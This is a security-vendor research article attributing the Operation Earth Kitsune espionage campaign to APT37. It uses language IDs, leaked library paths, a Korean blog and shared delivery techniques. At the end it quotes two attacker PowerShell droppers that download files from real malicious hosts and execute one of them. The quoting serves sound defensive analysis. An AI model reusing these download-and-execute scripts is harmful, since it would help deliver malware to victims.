Who is the Threat Actor Behind Operation Earth Kitsune?

trendmicro.com/en_us/research/20/l/who-is-the-threat-actor-behind-operation-earth-kitsune-.html

December 15, 2020

APT & Targeted Attacks

Recently, we uncovered the Operation Earth Kitsune campaign and published a detailed analysis of its tactics, techniques, and procedures (TTPs). While analyzing the technical details of this malware, which includes two new espionage backdoors, we noticed striking similarities to other malware attributed to the threat actor known as APT37, also known as Reaper or Group 123.

By: William Gamazo Sanchez December 15, 2020 Read time: (words)

Determining who is behind a malware campaign can be a challenging endeavor. Threat actors generally don't leave easily identifiable signatures in software designed to disrupt or otherwise harm an adversary. However, by comparing key pieces of information with known sources, it is possible to determine when a campaign was *likely* perpetrated by a certain group. This is even more true when the group has existed for many years and has many pieces of evidence to compare. Recently, we uncovered the Operation Earth Kitsune campaign and published a detailed analysis of its tactics, techniques, and procedures (TTPs). While analyzing the technical details of this malware, which includes two new espionage backdoors, we noticed striking similarities to other malware attributed to the threat actor known as APT37, also known as Reaper or Group 123. We hope our thorough analysis of Operation Earth Kitsune will help others with data points for attribution in the future.

By some accounts, this group has been active since 2012, so there are many examples attributed to them to compare. It is important to note that previous analysis of suspected APT37 activities from different security vendors date from 2016, and the captured samples for the Operation Earth Kitsune have been developed recently. Because of this, finding code similarity is unlikely. However, we were able to match some code reuse in one of the espionage backdoor's functionalities. In that sense, we are emphasizing TTPs correlation in this case. In other words, even when the new samples are developed, the attacker may have reused many of the operational techniques.

Another important consideration for attribution is that we have some historical background for Operation Earth Kitsune. Previously, we uncovered two different campaigns in 2019 under the name of SLUB malware. Operation Earth Kitsune is a continuation of those campaigns. Consequently, some of the attribution indicators will span and include the previous SLUB malware campaigns.

The following sections describe the different correlations and are divided into two main categories:

- Correlation related to the malware author developing environment
- Correlation associated with TTPs


Note that some leads are stronger than others; however, when combined, they suggest that the same threat actor behind malware previously attributed to APT37 is likely responsible for Operation Earth Kitsune.

Malware author's developer environment

When determining attribution, the most interesting leads are the ones that can deduce information about the malware author's working environment. Sometimes, these leads can determine the preferred languages used in the developers' environment. There are also times when developers intentionally remove these associations and plant misleading information to avoid attribution. That action by itself potentially introduces other leads that developers may forget to clean.

Operating system language version


During the analysis of the samples captured from the previous campaign related to SLUB in 2019, one of the samples, the SLUB loader exploiting CVE-2019-0803, contained a version resource section that included intentionally misleading planted data. Figure 1 shows this:



Property	Value
Description	
File description	MFC Managed Library - Retail Version
Type	Application extension
File version	14.12.25810.0
Product name	Microsoft® Visual Studio® 2017
Product version	14.12.25810.0
Copyright	© Microsoft Corporation. All rights reserved.
Size	99.0 KB
Date modified	11/13/2020 11:46 AM
Language	English (United States)
Original filename	MFCM140U.DLL

Figure 1 Planted version information


This kind of misleading version data is quite common and does not have information relevant to attribution. However, there is a secondary effect when the version resource is added to a binary. For this, we are assuming this binary was compiled with a Visual Studio toolchain, which is indicated for various compiler identification tools. When the version resource is compiled into the binary, a language ID is generated and created not in the resource payload but in the internal structure of the resource information that is not visible with Windows Explorer. What is interesting is that this language ID is not determined by the Visual Studio current language. Instead, it is determined by the operating system language at the time of the version resource inclusion. Viewing this language ID requires the use of other tools. Figure 2 shows the language ID for the SLUB dropper.


SLUB Loader (CVE-2019-0803) : d118fd11d0d048193f5c3e13773082c2deed203279c961cddc5ed4ba60a75665

type (2)	name	file-offset (2)	signature (2)	non-standard	size (...	file-rat...	md5	entropy	language (2)
version	1	0x00017EA0	version	-	864	0.85 %	4E7DD3...	3.525	Korean
manifest	2	0x00018200	manifest	-	381	0.38 %	1E4A89...	4.912	English-Un...

Figure 2. Language ID of the Version Resource

We found this type of OS language leak in prior samples attributed to APT37. One of the previous malware families attributed to APT37 is known as Freenki. Some Freenki samples had leaked the OS language ID through this same mechanism. The image (Figure 3) taken from an analysis of Freenki shows that the same logic applies when the resource is compiled into the binary.


Freenki DLL: 99c1b4887d96cb94f32b280c1039b3a7e39ad996859ffa6dd011cf3cca4f1ba5


type (2)	na...	file-off...	signat...	non-s...	size...	file-ra...	md5	entr...	language (2)	fir
manifest	2	0x000F...	manif...	-	346	0.03 %	24D3...	4.796	English-Un...	3C
DATA	101	0x0009...	unkn...	x	406...	37.94 %	86A5...	5.067	Korean	27

Figure 3. Freenki embedded resource

We assume there are multiple developers within APT37, and not all of them follow the same practices. As such, not all samples may have the embedded resource that leaks the same OS language. However, this commonality is just the first of many that lead us to believe the team attributed to the Freenki malware is the same team behind Operation Earth Kitsune.2

Leaked assert path and external blog references

Sometimes, the malware authors know that releasing symbol information is dangerous from an attribution point of view since it can reveal information about the working environment. That information often gets stripped from binaries. However, that is not the only scenario where malware developers leak path information about their environment. In some instances, malware projects require external libraries, and some libraries used the "assert()" mechanism to help the developers debug unexpected conditions. In these cases, the compiler includes a path to the source code file along with those "assert()" calls. These paths leak information about the third-party libraries' installed paths. In our case, the samples from the Operation Earth Kitsune implemented the Mattermost command and control (C2) communication and leaked a local path. Figure 4 shows the leaked path.




```
rNULmNULaNULtNUL_NULiNULtNULeNULmNUL_NULtNUL:NUL:NULtNULaNULbNULuNULlNULaNULtNULiNULoNULnNULNUL
ULNULNULc:\work.vcpkg\installed\x64-windows-static\include\boost/exception/detail/exception_ptr.hppN
```

Figure 4. Leaked assert() path

Public references to this path (the path to the c++ boost library) consist of Korean language blogs explaining how to set up a developer environment configuration using the same path. We can also determine that this configuration was created manually because the default path installation does not support static compilation. Here is a translation of the relevant section:

"Well, in the end, I modified the project configuration file as below, but it doesn't seem like best practice. There seems to be a neat way to do it, but I seek advice from experienced people."

It is also important to note that the same paths leaked through all the SLUB samples. This includes samples from the older SLUB campaign in 2019 and the new version that supports Mattermost.




vcpkg 가 편하다기에 써보려고 하는데요, 아래 명령을 통해 boost 라이브러리를 빌드/설치했습니다.
`vcpkg install boost:x86-windows boost:x86-windows-static boost:x64-windows boost:x64-windows-static`

`vcpkg integrate install` 명령으로 vc 환경과 연동도 잘 되었구요.
문제는 저는 static linking 을 하고 싶은데, default 로 dynamic link 만 되더군요.

검색을 해봤더니 몇몇 관련 글들은 있는데, 어떻게 하라는건지 정확히 모르겠습니다.

- [vcpkg-updates-static-linking-is-now-available]
(https://blogs.msdn.microsoft.com/.../vcpkg-updates.../)



(https://blogs.msdn.microsoft.com/.../vcpkg-updates.../)

- [Disable automatic integration for a particuar VS project](https://github.com/Microsoft/vcpkg/issues/281)

뭐 결국 아래처럼 project 설정파일을 고쳐서 되게 하기는 했는데, best practice 는 아닌것 같아서요.
뭔가 깔끔한 방법이 있을것 같은데, 경험있으신 분의 조언을 구합니다.

```
  <PropertyGroup Label="Globals">
    <ProjectGuid>{0CB511FD-3E50-4548-A4F2-91D55B983656}
</ProjectGuid>
    <Keyword>Win32Proj</Keyword>
    <RootNamespace>_MyLib_test</RootNamespace>

<WindowsTargetPlatformVersion>8.1</WindowsTargetPlatformVersio
n>
  </PropertyGroup>

  <!-- vcpkg, static link 용 설정 -->
  <PropertyGroup Condition="'$(Platform)'=='Win32'">
    <VcpkgTriplet>x86-windows-static</VcpkgTriplet>
    <VcpkgRoot>c:\work.vcpkg\installed\$(VcpkgTriplet)
\</VcpkgRoot>
    <VcpkgEnabled>true</VcpkgEnabled>
  </PropertyGroup>
  <PropertyGroup Condition="'$(Platform)'=='x64'">
    <VcpkgTriplet>x64-windows-static</VcpkgTriplet>
    <VcpkgRoot>c:\work.vcpkg\installed\$(VcpkgTriplet)
\</VcpkgRoot>
    <VcpkgEnabled>true</VcpkgEnabled>
  </PropertyGroup>
```

감사합니다.

Figure 5. Public blog in the Korean Language

These two indicators reveal that the malware author used an “assert()” path and referenced an external blog in the same manner as previously analyzed malware.

TTPs Correlation

In our previous detailed analysis of Operation Earth Kitsune, one of the delivery architecture for the espionage backdoors is designed as shown in Figure 6.





Figure 6. Delivery architecture

While this mechanism may sound quite common in other campaigns, what is interesting is the details they have in common with previous campaigns attributed to APT37. In 2017, Palo Alto’s Unit 42 detailed their findings around the Freenki malware. Even though this analysis was three years before Operation Earth Kitsune, the attackers appear to have reused the same TTPs for delivering the malware.

Figure 7 shows delivery PowerShell script sections for both campaigns.


APT37 (PowerShell script accessing “jpg” files)
Operation Earth Kitsune (PowerShell script accessing “jpg” files)

```
new-object System.Net.WebClient
$t =$env:temp
$t1=$t+"\\alitmp0131.jpg"
$t2=$t+"\\alitmp0132.jpg"
$t3=$t+"\\alitmp0133.js"
try
{
    echo $c.DownloadFile( "http://old.jrchina.com/btob_asiana/appach01.jpg",$t1)
    $c.DownloadFile( "http://old.jrchina.com/btob_asiana/appach02.jpg",$t2)
    $c.DownloadFile( "http://old.jrchina.com/btob_asiana/udel_ok.ipp",$t3)
    wscript.exe $t3
}
catch
{}
```

```
param ($hashes);
$url = ''http://hanseattle.com/'';
$path = $env:temp + ''\'';
<# Saved File Names #>
$file_names = @{};
$save_names = @{};
$report = ''http://hanseattle.com/main/bbs/board_listM.php'';
$file_names[''x86_dll''] = ''345'';
$file_names[''x64_dll''] = ''123'';
$file_names[''x86_mm''] = ''main/include/lib/20200209122021_edfelqat.jpg'';
$file_names[''x64_mm''] = ''main/include/lib/20200209122019_vmqxcatf.jpg'';
$file_names[''x86_agf''] = ''main/include/lib/20200209122021_abjeuitk.jpg'';
$file_names[''x64_agf''] = ''main/include/lib/20200209122021_abjeuitk.jpg'';
$file_names[''x86_dne''] = ''main/include/lib/20200209122021_qifxyren.jpg'';
$file_names[''x64_dne''] = ''main/include/lib/20200209122021_qifxyren.jpg'';
$save_names[''dll''] = ''win43.dll'';
$save_names[''mm''] = ''mm.exe'';
$save_names[''agf''] = ''agf.exe'';
$save_names[''dne''] = ''dne.exe'';
```

